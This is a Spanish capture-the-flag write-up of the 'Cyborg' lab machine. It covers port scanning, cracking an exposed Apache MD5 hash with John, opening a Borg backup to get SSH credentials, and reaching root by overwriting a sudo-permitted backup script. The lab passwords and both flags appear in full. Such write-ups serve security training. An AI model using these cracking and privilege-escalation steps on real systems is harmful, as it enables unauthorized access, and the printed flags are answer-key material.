Cybort

05/09/2022

Enumeration

WhichSystem.py

mediante el tty, sabemos que es una maquina Linux

```
whichSystem.py  10.10.103.115
10.10.103.115 (ttl -> 61): Linux
```

nmap

```
sudo nmap -p- -sS --min-rate 5000 --open -vvv -n -Pn 10.10.103.115
```

```
PORT    STATE SERVICE
22/tcp open  ssh     syn-ack ttl 61
80/tcp open  http    syn-ack ttl 61
```

descubrimos dos puertos

lanzaremos scripts basicos de reconocimiento y detectar la version


```
sudo nmap -sC -sV -p22,80 10.10.103.115
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 db:b2:70:f3:07:ac:32:00:3f:81:b8:d0:3a:89:f3:65 (RSA)
|   256 68:e6:85:2f:69:65:5b:e7:c6:31:2c:8e:41:67:d7:ba (ECDSA)
|_  256 56:2c:79:92:ca:23:c3:91:49:35:fa:dd:69:7c:ca:ab (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

ademas de esto lanzaremos un reconocimiento de vulnerabilidades

```
nmap --script=vuln -p22,80 10.10.103.115
PORT     STATE SERVICE
22/tcp open  ssh
80/tcp open  http
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
| http-enum:
|   /admin/: Possible admin folder
|   /admin/index.html: Possible admin folder
|   /admin/admin.html: Possible admin folder
|_  /etc/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
```

Encontramos una carpeta /etc/

encontramos un sitio web



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective *-available/ counterparts. These should be managed by using our helpers **a2enmod**, **a2dismod**, **a2ensite**, **a2dissite**, and **a2enconf**, **a2disconf** . See their respective man pages for detailed information.
- The binary is called apache2. Due to the use of environment variables, in the default configuration, apache2 needs to be started/stopped with `/etc/init.d/apache2` or `apache2ctl`. **Calling /usr/bin/apache2 directly will not work** with the default configuration.

Document Roots

By default, Ubuntu does not allow access through the web browser to *any* file apart of those located in `/var/www`, **public_html** directories (when enabled) and `/usr/share` (for web applications). If your site is using a web document root located elsewhere (such as in `/srv`) you may need to whitelist your document root directory in `/etc/apache2/apache2.conf`.

The default Ubuntu document root is `/var/www/html`. You can make your own virtual hosts under /var/www. This is different to previous releases which provides better security out of the box.

Reporting Problems

Please use the `ubuntu-bug` tool to report bugs in the Apache2 package with Ubuntu. However, check **existing bug reports** before reporting a new bug.

Please report bugs specific to modules (such as PHP and others) to respective packages, not to the web server itself.


analizando el codigo fuente no encontramos algun indicio

Dirb

```
dirb http://10.10.103.115:80
```

```
DIRECTORY: http://0.10.103.115:80/etc/
DIRECTORY: http://0.10.103.115:80/admin/
```

vemos que encontro varios directorios



My music acheivements to remind me I'm cool


Setup

My name is Alex and im a music producer from The United Kingdom!
This is my office!!!

my-studio

Childhood

For my entire childhood i knew i wanted to be a music artist.
I started playing the Piano at age 5.




Admin Shoutbox

```
############################################
############################################
[Yesterday at 4.32pm from Josh]
Are we all going to watch the football game at the weekend??
############################################
############################################
[Yesterday at 4.33pm from Adam]
Yeah Yeah mate absolutely hope they win!
############################################
############################################
[Yesterday at 4.35pm from Josh]
See you there then mate!
############################################
############################################
[Today at 5.45am from Alex]
Ok sorry guys i think i messed something up, uhh i was playing around with the squid proxy i mentioned earlier.
I decided to give up like i always do ahahaha sorry about that.
I heard these proxy things are supposed to make your website secure but i barely know how to use it so im probably making it more insecure in the process.
Might pass it over to the IT guys but in the meantime all the config files are laying about.
And since i dont know how it works im not sure how to delete them hope they don't contain any confidential information lol.
other than that im pretty sure my backup "music_archive" is safe just to confirm.
############################################
############################################
```

por lo cual encontramos en la pagina admin 3 usuarios en la cual Alex realizo una backup en la carperta "music_archive"

Seguimos indagando




en el apartado Archive podemos descargar un archivo Download archive.tar

inspeccionando lar carpeta /home, podemos ver que el archivo README dice que veamos
See https://borgbackup.readthedocs.io/

en la cual borgbackup, es un programa de respaldo de deduplicación, por lo que vemos la documentacion para poder usar borg

```
borg list home/field/dev/final_archive
Enter passphrase for key /home/solo/Desktop/Trytohackeme/Machines/Cyborg/content/home/field/dev/final_archive:
```


nos pide una passphrase en la cual es el password



Index of /etc

Name	Last modified	Size	Description
Parent Directory		-	
squid/	2020-12-30 02:09	-	

Apache/2.4.18 (Ubuntu) Server at 10.10.103.115 Port 80



Index of /etc/squid

Name	Last modified	Size	Description
Parent Directory		-	
passwd	2020-12-30 02:09	52	
squid.conf	2020-12-30 02:09	258	

Apache/2.4.18 (Ubuntu) Server at 10.10.103.115 Port 80

encontramos un archivo passwd

```
music_archive:$apr1$BpZ.Q.1m$F0qqPwHSOG50URuOVQTTn.
```

John

```
hash-identifier $apr1$BpZ.Q.1m$F0qqPwHSOG50URuOVQTTn.
Possible Hashs:
[+] MD5(APR)
john --list=formats | grep -iF "MD5"
```

```
echo “$apr1$BpZ.Q.1m$F0qqPwHSOG50URuOVQTTn.”> hash
```

```
john --format=md5crypt-long --wordlist=/usr/share/wordlists/rockyou.txt hash
john --show hash
?:squidward
```

obtenemos el password

Borg

volvemos a verificar la carpeta

```
borg list home/field/dev/final_archive
Enter passphrase for key /home/solo/Desktop/Trytohackeme/Machines/Cyborg/content/home/field/dev/final_archive:
music_archive                    Tue, 2020-12-29 08:00:38 [f789ddb6b0ec108d130d16adebf5713c29faf19c44cad5e1eeb8ba37277b1c82]
```

encontramos un archivo music_archive
por lo que procedemos a extraerlo

```
borg extract home/field/dev/final_archive::music_archive
Enter passphrase for key/home/solo/Desktop/Trytohackeme/Machines/Cyborg/content/home/field/dev/final_archive:squidward
```

por lo que vemos en la carpeta un usuario alex, inspeccionamos las carpetas y podemos obtener las credenciales

alex:S3cretP@s3

Obteniendo acceso a usuario normal

intentamos iniciar sesion con el usuario y con la clave id_rsa

```
ssh alex@10.10.103.115 -p 22
S3cretP@s3
```

```
ls
Desktop  Documents  Downloads  examples.desktop  Music  Pictures  Public  Templates  Videos
cd Documents/
ls
user.txt
cat user.txt
```

obetenemos la bandera

flag{1_hop3_y0u_ke3p_th3_arch1v3s_saf3}

Explotation

ahora buscamos algun tipo de escalada de privilegios
encontramos el nombre del sistema

podemos ver la version del kernel
buscamos archivos con permisos SUID

```
sudo -l
Matching Defaults entries for alex on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alex may run the following commands on ubuntu:
    (ALL : ALL) NOPASSWD: /etc/mp3backups/backup.sh
```

vemos que podemos ejecutar /etc/mp3backups/backup.sh como root

```
sudo /etc/mp3backups/backup.sh
/home/alex/Music/image12.mp3
/home/alex/Music/image7.mp3
/home/alex/Music/image1.mp3
/home/alex/Music/image10.mp3
/home/alex/Music/image5.mp3
/home/alex/Music/image4.mp3
/home/alex/Music/image3.mp3
/home/alex/Music/image6.mp3
/home/alex/Music/image8.mp3
/home/alex/Music/image9.mp3
/home/alex/Music/image11.mp3
/home/alex/Music/image2.mp3
find: ‘/run/user/108/gvfs’: Permission denied
Backing up /home/alex/Music/song1.mp3 /home/alex/Music/song2.mp3 /home/alex/Music/song3.mp3 /home/alex/Music/song4.mp3 /home/alex/Music/song5.mp3
/home/alex/Music/song6.mp3 /home/alex/Music/song7.mp3 /home/alex/Music/song8.mp3 /home/alex/Music/song9.mp3 /home/alex/Music/song10.mp3
/home/alex/Music/song11.mp3 /home/alex/Music/song12.mp3 to /etc/mp3backups//ubuntu-scheduled.tgz

tar: Removing leading `/' from member names
tar: /home/alex/Music/song1.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song2.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song3.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song4.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song5.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song6.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song7.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song8.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song9.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song10.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song11.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song12.mp3: Cannot stat: No such file or directory
tar: Exiting with failure status due to previous errors

Backup finished
```

ademas tambien podemos ver podemos modificar el archivo /etc/mp3backups/backup.sh

Obteniendo acceso a usuario root

ejecutamos la escalada de privilegio

como vimos que nmap tenia acceso root

```
ls -l /etc/mp3backups/backup.sh
-r-xr-xr-- 1 alex alex 1083 Dec 30  2020 /etc/mp3backups/backup.sh
```

```
chmod 777 /etc/mp3backups/backup.sh
```

```
ls -l /etc/mp3backups/backup.sh
rwxrwxrwx 1 alex alex 10 Sep  5 18:33 /etc/mp3backups/backup.sh
```

```
echo “/bin/bash” > /etc/mp3backups/backup.sh
```

tenemos acceso

```
whoami
root
cd root
ls
root.txt
cat root.txt
```

obetenemos la bandera

flag{Than5s_f0r_play1ng_H0p£_y0u_enJ053d}